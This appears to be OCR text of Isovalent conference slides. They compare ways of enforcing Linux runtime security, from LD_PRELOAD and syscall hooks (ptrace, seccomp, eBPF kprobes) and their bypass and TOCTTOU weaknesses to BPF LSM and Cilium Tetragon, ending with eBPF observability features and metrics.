
- Standard C library, dynamically linked
- System call API
- Replace the “standard” library

LD_PRELOAD



- Standard C library, dynamically linked
- System call API
- Replace the “standard” library
- **Bypassed by statically linked executables**

Syscall checks within the kernel




ptrace,

seccomp,

eBPF kprobes on syscall entry

TOCTTOU with syscalls




ptrace,
seccomp,
eBPF kprobes on syscall entry


For more details

- Leo Di Donato & KP Singh at CN eBPF Day 2021
- Rex Guo & Junyuan Zeng at DEFCON 29 on Phantom attacks

Need to make the check at the right place




Linux Security Modules




- Stable interface
- Safe places to make checks

BPF LSM




- Stable interface
- Safe places to make checks
- eBPF makes it dynamic
- Protect pre-existing processes

BPF LSM




- Stable interface
- Safe places to make checks
- eBPF makes it dynamic
- Protect pre-existing processes
- Needs **kernel 5.7+**

Cilium Tetragon




- eBPF makes it dynamic
- Protect pre-existing processes
- Uses **kernel knowledge** to hook into sufficiently stable functions

Cilium Tetragon



- eBPF makes it dynamic
- Protect pre-existing processes
- Uses **kernel knowledge** to hook into sufficiently stable functions
- Multiple **co-ordinated** eBPF programs


Cilium Tetragon




- eBPF makes it dynamic
- Protect pre-existing processes
- Uses **kernel knowledge** to hook into sufficiently stable functions
- Multiple **co-ordinated** eBPF programs
- In-kernel event **filtering**

Observability

- **Deep Visibility**
  - System, network, protocols, filesystem, applications, ...
- **Transparent**
  - App agonistic
  - No changes to applications
- **Low-Overhead**
  - Minimal overhead
  - Extensive filtering & aggregation
- **Integrations**
  - Prometheus, Grafana, SIEM, fluentd, OpenTelemetry, elasticsearch




Context is everything




ISOVALENT

Network Interface Metrics




ISOVALENT

TCP Latency (sRTT)




Traffic Accounting




